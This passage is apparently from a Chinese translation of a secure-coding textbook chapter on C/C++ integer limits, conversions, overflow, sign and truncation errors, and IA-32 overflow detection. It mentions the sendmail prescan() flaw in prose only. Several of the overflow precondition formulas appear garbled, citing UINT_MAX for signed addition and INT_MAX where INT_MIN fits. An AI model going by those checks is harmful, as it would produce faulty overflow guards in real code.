C99标准规定了这些值的最小范围。表5-2展示了由C99规定并在IA-32平台上Visual C++ .NET、gcc编译器实现的整型的最大值和最小值。虽然整型的取值范围和编译器相关，但在很大程度上还是受到目标机器架构的影响，可从表5-2中看出这一点：可以使用同一列数据来表示两种编译器中的整数的大小。

Comair

介绍一个由于整型限制导致软件事故的好例子。2004年12月25日，星期六，Comair航空公司被迫停止了所有的业务，1100个航班无法起飞。该事故乃是Comair所使用的机组调度软件崩溃所致。

② 请参考http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vclang/html/_langref_Data_Type_Ranges.asp 和 http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winprog/winprog/windows_data_types.asp 获得关于这些数据类型的更多信息。

软件失败归因于一个16位的计数器，在任何月份，它最多只能表示32 768次改变。而该月早期频繁的风暴造成过多的机组重新安排，从而最终导致该16位计数器溢出。

编译器和平台相关的整型极值记录于limits.h头文件中。你应该熟悉这些极值，并牢记它们都与平台相关。出于可移植性的考虑，你在代码中应该使用具名常量而不是实际的值。




图5-6 整数的范围（仅为示意，未按严格比例作图）

表5-2 整数类型的最大值和最小值

常量	C99最小值	Intel x86上 Visual C++. NET和 GNU CC	解 释
CHAR_BIT	8	8	非位域类型的最小值中包含的位数（亦即char类型中包含的位数，大小为1个字节）
SCHAR_MIN	$-127 // -(2^7 - 1)$	-128	signed char类型最小值
SCHAR_MAX	$+127 // 2^7 - 1$	+127	signed char类型最大值
UCHAR_MAX	$255 // 2^8 - 1$	255	unsigned char类型最大值
SHRT_MIN	$-32\,767 // -(2^{15} - 1)$	-32 768	short int类型最小值
SHRT_MAX	$+32\,767 // 2^{15} - 1$	+32 767	short int类型最大值
USHRT_MAX	$65\,535 // 2^{16} - 1$	65 535	unsigned short int类型最大值
INT_MIN	$-32\,767 // -(2^{15} - 1)$	-2 147 483 648	int类型最小值
INT_MAX	$+32\,767 // 2^{15} - 1$	+2 147 483 647	int类型最大值
UINT_MAX	$65\,535 // 2^{16} - 1$	4 294 967 295	unsigned int类型最大值
LONG_MIN	$-2\,147\,483\,647 // -(2^{31} - 1)$	-2 147 483 648	long int类型最小值
LONG_MAX	$+2\,147\,483\,647 // 2^{31} - 1$	+2 147 483 647	long int类型最大值
ULONG_MAX	$4\,294\,967\,295 // 2^{32} - 1$	4 294 967 295	unsigned long int类型最大值
LLONG_MIN ^①	$-9\,223\,372\,036\,854\,775\,807 // -(2^{63} - 1)$	-9 223 372 036 854 775 808	long long int类型最小值
LLONG_MAX ^②	$+9\,223\,372\,036\,854\,775\,807 // 2^{63} - 1$	+9 223 372 036 854 775 807	long long int类型最大值
ULLONG_MAX ^③	$18\,446\,744\,073\,709\,551\,615 // 2^{64} - 1$	18 446 744 073 709 551 615	unsigned long long int类型最大值

① gcc中的默认常量名为LONG_LONG_MIN，Visual C++为I64_MIN。
② gcc中的默认常量名为LONG_LONG_MAX，Visual C++为I64_MAX。
③ gcc中的默认常量名为ULLONG_MAX，Visual C++为_UI64_MAX。

5.2 整型转换

在C和C++中，类型转换既可能作为转型（cast）操作的结果显式发生，也可能因为某个操作的需要而隐式发生。这些转换操作通常是程序正确运行所必需的，但也可能会导致数据丢失或错误的表示。这一节描述转换执行的机理和时机，并识别其中的陷阱。

隐式转换是C语言可以对混合数据类型执行操作的结果（至少部分上如此）。例如，大多数C程序员在将一个unsigned char加到一个signed char上，并将结果存储到一个short int中之前不会进行更多的思考，这是因为C编译器会自动产生执行隐式转换所需的代码。

C99标准规定了C编译器应该如何处理转换操作。下面将分别讨论这些规则，包括：整型提升（integer promotions），整型转换级别（integer conversion rank）以及普通算术转换（usual arithmetic conversions）。

5.2.1 整型提升

在比int小的整型进行操作时，它们会被提升。如果原始类型的所有值都可以用int表示，那么较小的类型会被转换成一个int；否则被转换成一个unsigned int。

整型提升被作为普通算术转换（本节稍后讨论）的一个组成部分，而被应用到某些自变量（实参）表达式、一元的+、-和~操作符以及移位操作。下面的代码片断示范了整型提升的使用：

```
char c1, c2;  
c1 = c1 + c2;
```

由于整型提升，因此这里每个变量（c1和c2）都被提升到int类型的大小。然后两个int类型的数据相加，求和结果被截断以适应char类型的大小。

之所以需要整型提升，主要是为了防止运算过程中中间结果发生溢出而导致算术错误。图5-7中的第5行，c1与c2相加，其结果又与c3相加（由运算符优先规则决定）。在这个过程中，c1与c2相加的结果可能会因超过signed char类型的最大值而引起signed char类型的溢出。然而，由于发生了整型提升，c1、c2和c3都被转换为整型，因此整个表达式的结果能够被成功地计算出来。该结果随后被截断，存储在cresult中。由于结果位于signed char的取值范围内，因此该截断操作并不会导致数据丢失。

```
1. char cresult, c1, c2, c3;  
2. c1 = 100;  
3. c2 = 90;  
4. c3 = -120;  
5. cresult = c1 + c2 + c3;
```

图5-7 使用隐式转换防止算术错误

5.2.2 整数转换级别

每一种整数类型都有一个相应的整数转换级别（integer conversion rank），决定了转换操作将会如何执行。下面列出了C99规范定义的用于决定整数转换级别的规则：

- 没有任何两种不同的带符号整型具有相同的级别，即使它们的（内存）表示法相同。

- 低精度的带符号整型的级别比高精度的带符号整型类型的级别低。
- long long int类型的级别比long int高；long int的级别比int高；int的级别比short int高；short int的级别比signed char高。
- 无符号整型的级别与对应的带符号整型的级别相同（如果相应的带符号整型存在的话）。
- 标准整型的级别高于具有同样宽度的扩展整型的级别。
- char、signed char和unsigned char三种类型的级别相同。
- 任何与“其他具有相同精度的扩展带符号整型”相关的扩展带符号整型的级别由具体实现定义，但它们仍然要遵从用于决定整数转换级别的其他规则。
- 对T1、T2、T3三种整数类型，如果T1的级别比T2高，T2的级别又比T3高，那么T1的级别也比T3高。

在普通算术转换中，整数转换级别被用来决定需要发生什么样的转换，以便支持对混合整数类型的操作。

5.2.3 从无符号整型转换

各种大小的带符号和无符号整型之间都可能发生转换操作，如果一个值不能用新类型来表示的话，就可能会导致数据丢失或数据曲解的情况。

从较小的无符号整型转换到较大的无符号整型总是安全的，通常通过对其值进行零扩展（zero-extending）而完成。

当一个较大的无符号整数被转换到一个较小的无符号整型的时候，较大的值将会被截断并且低位数据被保留；而当其转换到一个较小的带符号整型时，其值同样将会被截断，最高位则变成符号位。在这两种情况下，如果值不能用新类型来表示的话，就可能会发生数据丢失的情况。

当无符号整型转换到其对应的带符号整型的时候（例如从unsigned char转换到char），其位模式（即所有的位数据）将会被保留，因此没有数据会因此丢失。然而，其最高位数据变成了符号位。因此，如果该符号位被置位，该值的符号和大小都会发生改变。

表5-3总结了从无符号整型发生的转换。会造成数据丢失的情况用浅灰色标记，而会造成数据曲解的情况则用深灰色标记。

表5-3 从无符号整型转换

源类型	目标类型	转换方法
unsigned char	char	保留原位表示，最高位变符号位
unsigned char	short	零扩展
unsigned char	long	零扩展
unsigned char	unsigned short	零扩展
unsigned char	unsigned long	零扩展
unsigned short	char	保留低位字节
unsigned short	short	保留原位表示，最高位变符号位
unsigned short	long	零扩展
unsigned short	unsigned char	保留低位字节
unsigned long	char	保留低位字节

(续)

源类型	目标类型	转换方法
unsigned long	short	保留低位字
unsigned long	long	保留原位表示，最高位变符号位
unsigned long	unsigned char	保留低位字节
unsigned long	unsigned short	保留低位字

5.2.4 从带符号整型转换

当一个非负的带符号整数被转换为一个相同大小或更大的无符号整型的时候，其值不会发生变化。这种转换操作通常是通过带符号整数作符号扩展（sign-extending）完成的。当一个带符号整数被转换为一个较短的带符号整型的时候，则是通过截断高位完成的。

当带符号整型转换为无符号整型时不会有数据的丢失，因为其位模式（各位数据）都被保留了下来，然而，其高位失去了符号位的功能。如果带符号整型的值非负的话，那它的值不会发生改变。如果其值是负数的话，得到的无符号结果将被求值为一个非常大的带符号整数。在图5-8中的第3行代码中，c与1进行相等性比较。由于整型提升规则发挥作用，导致c被转换成为一个无符号的整数，其值为0xFFFFFFFF或4 294 967 295。

```

1. unsigned int l = ULONG_MAX;
2. char c = -1;

3. if (c == l) {
4.     printf("Why is -1 = 4,294,967,295???\\n");
5. }

```

图5-8 整型提升错误

表5-4总结了从带符号整型发生的转换。会造成数据丢失的情况用浅灰色标记，而会造成数据曲解的情况则用深灰色标记。

表5-4 从带符号整型的转换

源类型	目标类型	转换方法
char	short	符号扩展
char	long	符号扩展
char	unsigned char	保留原位表示，最高位失去符号位功能
char	unsigned short	符号扩展到short，short转换到unsigned short
char	unsigned long	符号扩展到long，long转换到unsigned long
short	char	保留低位字节
short	long	符号扩展
short	unsigned char	保留低位字节
short	unsigned short	保留原位表示，最高位失去符号位功能
short	unsigned long	符号扩展到long，long转换到unsigned long
long	char	保留低位字节

(续)

源类型	目标类型	转换方法
long	short	保留低位字
long	unsigned char	保留低位字节
long	unsigned short	保留低位字
long	unsigned long	保留原位表示，最高位失去符号位功能

5.2.5 带符号或无符号字符

C和C++的转换操作中的一个额外的复杂性是char类型既可以是带符号的，也可以是无符号的（视编译器和机器硬件而定）。当一个符号位被置位的signed char类型的数据被当作整型保存时，其结果就是一个负数。在某些情况下，这会导致可利用的漏洞，因此，通常来说，当处理值可能会大于127（0x7F）的字符数据时，对于涉及的字符缓冲区、指针及转型，最好用unsigned char代替char或signed char。例如，某些版本的sendmail在处理E-mail消息时，会根据地址元素（用户名、主机名以及域名）创建一些记号。执行该功能的函数（parseaddr.c中的prescan()函数）中包含有一些用于检测记号形式是否良好且不会过长的逻辑。在某些情况下，prescan()函数中的一个变量会被设置为特殊的控制值-1，而这会改变程序的逻辑，使得跳过对记号长度的检测逻辑。使用一个带有精心构造的地址（其中包含0xFF字符）的E-mail消息，攻击者就可以绕过长度检测，并覆写栈上保存的指令指针。原因很简单，prescan()函数会将字符类型解析为int类型，致使0xFF被解释成-1，从而导致长度检测逻辑被忽略。该漏洞在VU#897604和其他地方都有描述。^②

5.2.6 普通算术转换

很多接受算术操作数的操作符采用普通算术转换（usual arithmetic conversions）对其操作数进行转换。当整型提升规则被应用到两个操作数之后，以下规则会被应用到已提升的操作数上。

1. 如果两个操作数具有同样的类型，则不需要进一步的转换。
 2. 如果两个操作数拥有同样的整型（带符号或无符号），具有较低整数转换级别的类型的操作数会被转换到拥有较高级别的操作数的类型。
 3. 如果具有无符号整型操作数的级别大于或等于另一个操作数类型的级别，则带符号整型操作数将被转换为无符号整型操作数的类型。
 4. 如果带符号整型操作数类型能够表示无符号整型操作数类型的所有可能值，则无符号整型操作数将被转换为带符号整型操作数的类型。
 5. 否则，两个操作数都被转换为与带符号整型操作数类型相对应的无符号整型。
- 具体的操作可以对普通算术操作的语义进行某种形式的增添或修改。

5.3 整数错误情形

整型操作在溢出、符号错误和截断错误三种情况下会导致非预期的结果。本节解释这些情

② 参见<http://www.kb.cert.org/vuls/id/897604>。

形的定义以及它们是如何发生的。

5.3.1 整数溢出

当一个整数被增加超过其最大值或被减小小于其最小值时即会发生整数溢出^①。整数溢出和类型的底层表示法有着密切的关系。

带符号和无符号的数都有可能发生溢出。带符号溢出发生于对符号位执行进位时。无符号溢出则发生于当底层表示不再能够表示一个值时。在不清楚上下文的情况下是无法确定一个溢出是否表示错误情形的。例如，当两个无符号数相加时，带符号溢出情形就不是一个错误。

整数提升规则规定了在进行操作之前比int小的整型会被提升为int或unsigned int类型。这意味着比int小的整型不可能发生溢出问题，因为实际的操作是针对提升过的值进行的。尽管如此，如果将结果赋给一个与源操作数类型相同的变量，则可能会导致截断错误。

图5-9展示了带符号溢出和无符号溢出的情形。在第3行，带符号整数i被赋值为最大值2 147 483 647，接着在第4行中对其进行递增，从而导致整数溢出，i值变成了-2 147 483 648（为int类型的最小值）。该操作的结果（2 147 483 647 + 1 = -2 147 483 648）显然是一个算术错误。对无符号整数在其最大值点进行递增（第6~8行）、对带符号整数在其最小值点进行递减（第9~11行），以及对无符号整数在其最小值点进行递减（第12~14行），同样会造成整数溢出。

```
1. int i;
2. unsigned int j;

3. i = INT_MAX; // 2,147,483,647
4. i++;
5. printf("i = %d\n", i); /* i = -2,147,483,648 */

6. j = UINT_MAX; // 4,294,967,295;
7. j++;
8. printf("j = %u\n", j); /* j = 0 */

9. i = INT_MIN; // -2,147,483,648;
10. i--;
11. printf("i = %d\n", i); /* i = 2,147,483,647 */

12. j = 0;
13. j--;
14. printf("j = %u\n", j); /* j = 4,294,967,295 */
```

图5-9 带符号和无符号整数溢出

尽管无符号整数溢出看上去像是一个错误情形，然而在这方面尚存争论。以下文字摘自C99标准：

涉及无符号操作数的计算永远不会溢出，如果计算结果不能被作为结果类型的无符号整型所表示，则它将以该无符号整型所能表示的最大值大1的值为模进行取余。

从这段话也能很好理解为何C被认为是一门低级语言（也就是说很紧密地与底层硬件保持映

① 递减整数使其越过该类型的最小值通常称为整数下溢（integer underflow），尽管从技术上说这个术语通常用于浮点操作的情形。

射关系)。遗憾的是，求模取余的行为不够符合直觉，并且可能会导致漏洞。由于求模取余的行为为C99标准所认可，因此编译器开发者往往对生成“检测无符号整数溢出”的代码不感兴趣^①。

5.3.2 符号错误

有时从带符号整型转换到无符号整型会发生符号错误。当一个带符号整数被转换到相同大小的无符号整数时，源整数的位模式 (bit pattern) 保留不变。当一个带符号整数被转换到更大的无符号整数时，首先进行符号扩展 (sign-extended)，然后才执行转换。在这两种情况下，最高位 (high-order bit) 丧失了其作为符号位的功能。如果该带符号整数的值非负，那么在转换后其值不变。然而，如果该带符号整数的值为负，则转换后的结果通常是一个非常大的正数，如图5-10所示。符号错误并不丢失数据，但数据失去了原来的含义。

```
1. int i = -3;
2. unsigned short u;

3. u = i;
4. printf("u = %hu\n", u); /* u = 65533 */
```

图5-10 符号错误

为何会有如此之多的带符号整数？

历史地看，C代码中的大多数整型变量都被声明为带符号而非无符号的。从表面上看这有点奇怪，毕竟大多数整数被用来表示大小、计数器或者索引值等仅需是非负的值。那么，为什么不把它们声明为拥有更宽的正数值域 of 的无符号整数呢？

一个可能的解释是C缺乏异常处理机制。这就导致C程序员开发出各种不同的机制从应用程序接口 (application program interface, API) 函数中返回状态值。尽管C程序员可以通过“按引用调用”的实参传递状态值，然而更让人乐意接受的还是通过函数的返回值来提供状态值。这样允许函数的用户直接在if-else代码中对返回的状态值进行测试，而无须为返回状态值分配一个变量。如果函数不返回值，则“按引用调用”的实参可以很好地工作，但如果函数有返回值，情况又会如何？

一个常见的解决方案是定义一个无效的返回值来表示错误情形。前面已经提到，大部分使用整数的应用都只需要正数即可，因此可以使用一个负的返回值表示错误情形。而要保存这些值，程序员就必须将其声明为signed而不是unsigned，这可能也大大丰富了带符号整型的用场。

5.3.3 截断错误

将一个较大整型的数转换到较小的整型，并且该数的原值超出较小类型的表示范围，则会发生截断错误。截断错误会引起数据丢失。正常来说，原值的低位被保留下来而高位则被丢弃。

① ISO/IEC 10967—1中的语言中立的算术 (LIA-1) 允许检测带符号整型溢出。然而，针对带符号整型取余的实现并不需要检测整型溢出，仅需实现除0检测。

当一个无符号值转换为一个相同长度的类型的带符号值时，其位模式得到保留。这就导致最高位变成了符号位。结果，超出带符号整型的最大值的值会被转换成负数，如图5-11所示。这是一个截断错误而不是符号错误，因为带符号类型缺少一位从而导致无法表示结果。

5.4 整数操作

整数操作在其结果不是所期望的值的时候会导致异常的情形。非预期的整数值可能会导致非预期的程序行为，并且最终演变成安全漏洞。

为所有整数操作提供一份详尽的分析超出了本书的范围，我们仅细致考察其中的一些：加法、减法、乘法和除法，并为其他整数操作提供一些参考。可以这么说，大多数整数操作（当然包括这里列出的）都可能会造成异常情况。

在本节中，我们将描述整数操作的高级语义（由C99规范所定义），并且识别哪些异常情形会导致漏洞。我们还将考察一些检测或预防这些异常情形的技术，包括先验条件、错误检测以及后验条件等。

先验条件（precondition）用于在执行操作前检查是否会发生错误。例如，除0错误的先验条件就是除数等于0。这些错误可以通过测试先验条件很容易地得到预防。

错误检测（error detection）技术要求判断操作执行过程中否有错误发生。由于机器表示法的限制而导致的整数错误通常由处理器检测，后者还提供了报告这些错误的机制。操作系统和编译器同样为C和C++程序提供了与应用程序相关的处理机制。

后验条件（post condition）技术首先执行操作，然后测试结果值以决定是否在有效范围内。如果一个异常情形也会产生有效的值，那么这种方式就失去了意义。

在本节中，我们考察IA-32架构所使用的报告整数错误的机制，以及由Windows/Visual C++和Linux/GCC提供的、用于支持应用相关的处理机制。

```
1. unsigned short int u = 32768;
2. short int i;

3. i = u;
4. printf("i = %d\n", i); /* i = -32768 */

5. u = 65535;
6. i = u;
7. printf("i = %d\n", i); /* i = -1 */
```

图5-11 整数截断错误

机器级整数算术

C语言通常被描述为系统编程语言，这是因为它是一门相对低级的语言，处理的是机器级别的构造，例如字符、数字和地址等。开发者常常开玩笑说C是一种结构化的汇编语言。这当然是不对的，但如果真是那样的话，C语言可能会更安全一些。在实践中，C程序员一般很少想过C的语义以及C源代码是如何采用汇编语言实现的。有很多例子可以说明编译器

会为同样的机器架构生成显著不同的机器码。考察编译器为C和C++整数操作产生的汇编语言指令，对于我们理解什么会导致出错、如何避免出错以及不同的规避措施的利弊是很有意义的。

5.4.1 加法

加法用来将两个算术操作数或者一个整数与一个指针相加。如果两个操作数都是算术类型，那么将会对它们执行普通算术转换。二元的+操作符的结果就是其操作数的和。递增与加1等价。如果表达式是将一个整数类型加到一个指针上，那么其结果将是一个指针。

对于整数加法而言，如果结果整型占用的位数不足以表示其结果，那么就会导致溢出。具体为其分配多少位的空间取决于机器架构和操作数的类型。例如，在一个char为8位、short为16位、int为32位、long long为64位的机器上，两个类型为char的操作数执行加法，根据整型提升规则，在执行加法操作之前，这两个操作数都会由signed char类型提升为signed int类型，但该操作不会发生溢出，因为SCHAR_MAX + SCHAR_MAX的值总是比INT_MAX小，并且SCHAR_MIN + SCHAR_MIN的值也比INT_MIN大。不过，如果这两个操作数为int或long long类型，那这个保证就不存在了，因为在这种情况下不执行整数提升规则。

SCHAR_MAX + SCHAR_MAX的结果超过signed char的大小是完全可能的，因此在执行赋值操作时可能会发生截断错误。然而，在执行加法操作过程中并不会发生溢出错误。

错误检测

在IA-32架构上，加法操作产生的带符号和无符号溢出会被检测并报告。指令集中包含add的指令具有add destination, source的形式。该指令将第一操作数（目的）与第二操作数（源）相加，并将结果存放到目的操作数中。目的操作数可以是一个寄存器或者内存位置，源操作数可以是一个立即数、寄存器或者内存位置。例如，指令add ax, bx将16位寄存器bx和16位寄存器ax相加，并将结果存储到寄存器ax中。

IA-32指令集（当然包括add指令集在内），会对如图5-12中所示的标志寄存器进行置位。与整数溢出相关的标志包括如下：

- 一个用于指示带符号算术溢出的溢出标志。
- 一个用于指示无符号算术溢出的进位标志。

带符号和无符号整数的加法运算在机器级除了对溢出和进位标志的解释不同外，并无其他区别。每一个加法操作都可以识别带符号和无符号溢出以及低位半字节（low-order nibble）的溢出。

图5-13展示了Visual C++. NET编译器为各种不同的加法操作所产生的汇编语言指令。1~3行是两个signed char相加，4~6行是两个unsigned char相加。在这两种情况下，两个操作数都被移到32位的寄存器中，从而导致进行32位的提升（即int的大小）。signed char值作符号扩展，以保留原来的符号；unsigned char值则作零扩展，以避免其量值被改变。

7~8行展示了两个unsigned int的值相加。它们都是32位的值（因此使用双字指针（doubleword pointer））。本质上为signed int产生的代码相同。




图5-12 标志寄存器的布局[Intel 04]

```

sc1 + sc2
1. movsx    eax, byte ptr [sc1]
2. movsx    ecx, byte ptr [sc2]
3. add      eax, ecx

uc1 + uc2
4. movzx    eax, byte ptr [uc1]
5. movzx    ecx, byte ptr [uc2]
6. add      eax, ecx

ui1 + ui2
7. mov      eax, dword ptr [ui1]
8. add      eax, dword ptr [ui2]

sll1 + sll2
9. mov      eax, dword ptr [sll1]
10. add     eax, dword ptr [sll2]
11. mov     ecx, dword ptr [ebp-98h]
12. adc     ecx, dword ptr [ebp-0A8h]

```

图5-13 Visual C++为加法生成的汇编代码

9~12行展示了针对两个signed long long整型操作数相加所生成的代码。在IA-32架构上，这个操作需被分解成两个单独的加法指令。指令add对低32位的值相加。指令adc则对高32位的值及进位值进行相加。如前所述，进位标志表示一个无符号运算的溢出。然而，对所有带符号和无符号的64位整数而言，低32位的值都在其值域之内。因此，如果进位标志被置位，那么这个进位值必须被加到高32位的运算结果中。

无符号溢出可用指令jc（有进位则跳转）或指令jnc（无进位则跳转）进行检测。这些跳转指令在做32位运算时，放在指令add之后；做64位运算时，则放在adc之后。类似地，带符号溢出可以在add（32位）或adc（64位）后面用指令jo（溢出则跳转）或指令jno（无溢出则跳转）检测。

先验条件

带符号整数的相加可能会导致整数溢出，如果加法操作的左操作数（left-hand side, LHS）

和右操作数 (right-hand side, RHS) 的和大于UINT_MAX (对于int相加而言) 或大于ULLONG_MAX (对于unsigned long long相加而言) 的话。

带符号整数相加较为复杂, 如表5-5所示。

表5-5 int类型的带符号整数相加

LHS	RHS	异常情况
正数	正数	如果 $INT_MAX - LHS \leq RHS$, 则溢出
正数	负数	不可能溢出
负数	正数	不可能溢出
负数	负数	如果 $LHS \leq INT_MIN - RHS$, 则溢出

当你测试这些先验条件时, 要确保测试本身不会发生溢出。对于适当的带符号值而言, 表5-5中的测试可确保不会发生溢出。

后验条件

另一个检测整型溢出的方法是先执行加法, 然后对结果进行评估。例如, 如果要检测带符号整数溢出, 那么, 令 $sum = lhs + rhs$, 如果lhs非负且 $sum < rhs$, 表明发生了溢出。类似地, 如果lhs为负且 $sum > rhs$, 也表示发生了溢出。所有其他的情况则表明加法操作成功完成而无溢出。对于无符号整数来说, 如果sum比任意一个操作数小, 就表明发生了溢出。

5.4.2 减法

减法是另一种形式的加法。对减法而言, 两个操作数都必须是算术类型或指向兼容对象类型的指针。从一个指针中减去一个整型量是合法的。递减操作等价于减1操作。

错误检测

IA-32指令集包含有sub (减法) 和sbb (带借位减法)。sub指令从第一个操作数 (目的操作数) 中减去第二个操作数 (源操作数), 并将结果存储在目的操作数中。目的操作数可以是一个寄存器或者内存位置。源操作数可以是一个立即数 (immediate)、寄存器或内存位置。

指令sbb通常被用在多字节 (multi-byte) 或多字 (multiword) 减法场合, 即在指令sub后, 紧跟一个sbb指令。sbb指令将源操作数 (第二个操作数) 和进位标志相加, 并从目的操作数 (第一操作数) 中减去刚才所得的结果。减法操作的结果被存储在目的操作数中。进位标志表示上一个减法操作中是否有借位出现。

sub和sbb指令可以对溢出和进位标志置位, 以表示带符号或无符号结果的溢出。

Visual C++编译器为减法生成的IA-32指令与加法有着同样的模式。图5-14展示了从signed long long类型的整数s111减去signed long long类型的s112的过程中对sub和sbb指令的使用。

```
s111 - s112
1. mov eax, dword ptr [s111]
2. sub eax, dword ptr [s112]
3. mov ecx, dword ptr [ebp-0E0h]
4. sbb ecx, dword ptr [ebp-0F0h]
```

图5-14 Visual C++为减法生成的汇编代码

先验条件

要测试无符号整数减法是否溢出，只需检验是否 $LHS < RHS$ 。

对于具有相同符号的带符号整数，不会发生异常情况。

对于混合符号的带符号整数情形，应用下列规则：

- 如果LHS为负，而RHS为正，对signed int类型检查 $lhs \geq INT_MAX + rhs$ 。
- 如果LHS非负，且RHS为负，检查 $lhs \leq INT_MAX + rhs$ 。

例如， $0 - INT_MIN$ 会导致溢出情况，因为该操作的结果比能表示的最大值还要大1。

后验条件

如果要测试带符号整数的溢出，设 $difference = lhs - rhs$ ，并应用如下规则：

- 如果rhs非负，并且 $difference > lhs$ ，则发生了溢出。
- 如果rhs为负，并且 $difference < lhs$ ，则发生了溢出。
- 其他所有情况，没有溢出发生。
- 对于无符号整数而言，如果 $difference > lhs$ ，则发生溢出。

5.4.3 乘法

乘法操作容易引起溢出错误，因为当进行乘法运算时，即便是较小的操作数也可能导致给定的整数类型溢出。

IA-32 mul指令所使用的解决方案是，为积分配两倍于“两个操作数中类型较大者的大小”的存储空间。例如：两个8位操作数的积总是可以使用16位进行表示，而两个16位操作数的积则总是可以使用32位表示。

二元*操作符的两个操作数都必须是算术类型。普通算术转换规则会被应用于两个操作数之上。

错误检测

IA-32指令集包含有一个mul（无符号乘法）和一个imul（带符号乘法）指令。mul指令用于将第一个操作数（目的操作数）和第二个操作数（源操作数）相乘，并将结果存储在目的操作数中。

图5-15以C伪码的形式展示了mul指令。mul指令接受8位、16位和32位操作数，并将结果分别存储在16位、32位和64位的目的寄存器中。如果需要高位来表示两个操作数的积，则进位标志和溢出标志都被置位。如果不需要高位（也就是说它们全为0），那么进位标志和溢出标志都被清除。

```

1. if (OperandSize == 8) {
2.   AX = AL * SRC;
3. } else {
4.   if (OperandSize == 16) {
5.     DX:AX = AX * SRC;
6.   }
7.   else { // OperandSize == 32
8.     EDX:EAX = EAX * SRC;
9.   }
10. }

```

图5-15 IA-32无符号数乘法[Intel 04]

IA-32指令集还包含一个imul指令，即mul指令的带符号形式，并且支持1、2和3个操作数格式[Intel 04]。当有效数字（包括符号位）向结果的高一半进位时，进位和溢出标志被置位；反之则被清除。

imul指令的3种形式与mul指令类似，其计算结果的长度也是两倍于操作数的长度。当使用单操作数形式时，结果被精确地存入目的操作数。然而，当使用两操作数或三操作数形式时，在将结果存储到目的寄存器之前，会先将结果值截断到与目的操作数拥有同样的长度。由于有截断操作，因此必须检测进位和溢出标志以确保有效数字未发生丢失情况。

同样可以对无符号操作使用两操作数和三操作数的形式，因为积的低一半位对带符号和无符号操作数而言都是一样的。然而，此时不能再用进位和溢出标志来检测结果的高半部分是否为非0了。

图5-16展示了Visual C++ .NET编译器为signed char、unsigned char和unsigned int类型的乘法产生的汇编指令。为带符号整型乘法产生的指令在这里没有给出，其形式和无符号整型的情况完全一致。在所有这4种情况中，都使用了imul的两操作数形式。如前所述，imul指令的这种形式可以被同时用在带符号和无符号整型数据上。比int还小的带符号整数会被符号扩展为32位，而无符号整数则会进行零扩展，以完成整型提升。

```
sc_product = sc1 * sc2;
1. movsx     eax, byte ptr [sc1]
2. movsx     ecx, byte ptr [sc2]
3. imul      eax, ecx
4. mov       byte ptr [sc_product], al

uc_product = uc1 * uc2;
5. movzx     eax, byte ptr [uc1]
6. movzx     ecx, byte ptr [uc2]
7. imul      eax, ecx
8. mov       byte ptr [uc_product], al

si_product = si1 * si2;
ui_product = ui1 * ui2;
9. mov       eax, dword ptr [ui1]
10. imul     eax, dword ptr [ui2]
11. mov      dword ptr [ui_product], eax
```

图5-16 Visual C++生成的汇编代码

图5-17展示了g++为同样的乘法操作所产生的汇编代码。与Visual C++编译器不同，不管char是否带符号，g++对char类型的整数都使用mul指令的字节形式（byte form）；而对单字长度（word-length）的整型，则采用imul指令，同样不管该类型是否带符号。

先验条件

为了防止无符号整数相乘时发生溢出，可以检验 $A > \text{MAX_INT}/B$ （也就是 $A * B > \text{MAX_INT}$ ）。

另一个不用做除法（更高效）的方法是先把两个操作数转型到大一级的类型，然后做乘法。如我们已经指出的那样，如果两个操作数中较大的一个占 n 位，那么乘积结果总是可以放在 $2*n$ 位中。32位的整数应该被转型到64位，更小的整数则可以转型到32位。

```
sc_product = sc1 * sc2;  
uc_product = uc1 * uc2;  
1. movb -10(%ebp), %al  
2. mulb -9(%ebp)  
3. movb %al, -11(%ebp)  
  
si_product = si1 * si2;  
ui_product = ui1 * ui2;  
4. movl -20(%ebp), %eax  
5. imull -24(%ebp), %eax  
6. movl %eax, -28(%ebp)
```

图5-17 g++生成的汇编代码

对无符号整数而言，可以检测作为结果的下一级更大类型的高半部分的位，如果其中有被置位的，则引发一个错误。

对于带符号整数，如果结果的高半部分和低半部分的符号位全为0或全为1，则没有发生溢出。举个例子，这意味着对于一个64位的结果积而言，最高33位需要全为0或全为1。

64位相乘的情况较困难一些，因为这些值不容易被扩展到更大的整型。欲知详情，可参考David LeBlanc的SafeInt类的源代码[LeBlanc 04]。

后验条件

后验条件同样可以用来检测乘法溢出，不过由于结果积需要“两倍于较大操作数的大小”的位数进行表示，因此与加法相比这种情形要复杂一些。

对于16位（一个字长）带符号整数，可以通过这种方式简化对溢出的检测：将LHS和RHS两个操作数都转型成32位值，并将乘积结果存储到32位的目的域中。如果结果积右移16位和右移15位所得结果不一致，则说明发生了溢出。

对于正的结果，这种方法可以检测结果值是否溢出到低16位中的符号位；对于负的结果，这种方法可以检测结果值是否溢出到高半部分的位中。

5.4.4 除法

整数除法溢出没有那么明显，因为结果商肯定比被除数小。尽管如此，如果32位或64位的带符号整数的MIN_INT值除以-1，那么将会发生溢出。例如，在32位情况下，-2 147 483 648/-1的结果应该等于2 147 483 648。但由于2 147 483 648无法用带符号的32位整数表示，因此结果变成了-2 147 483 648/-1 = -2 147 483 648。

如果参与除法操作的整数的符号和类型不同，那么也容易出问题。例如，通常认为-1/4294967295等于0是合乎情理的。如果分母的类型为unsigned int而分子是带符号的32位或更小的整数，两个参数都会被转型为unsigned int，然后再执行除法运算。结果造成-1/4294967295等于1而不是0。

错误检测

IA-32指令集包含如下除法指令：div、divpd、divps、divsd、divss、fdiv、fdivp、fdivq以及idiv。指令div用源操作数（除数）除存储于ax、dx:ax或edx:eax寄存器中的（无符

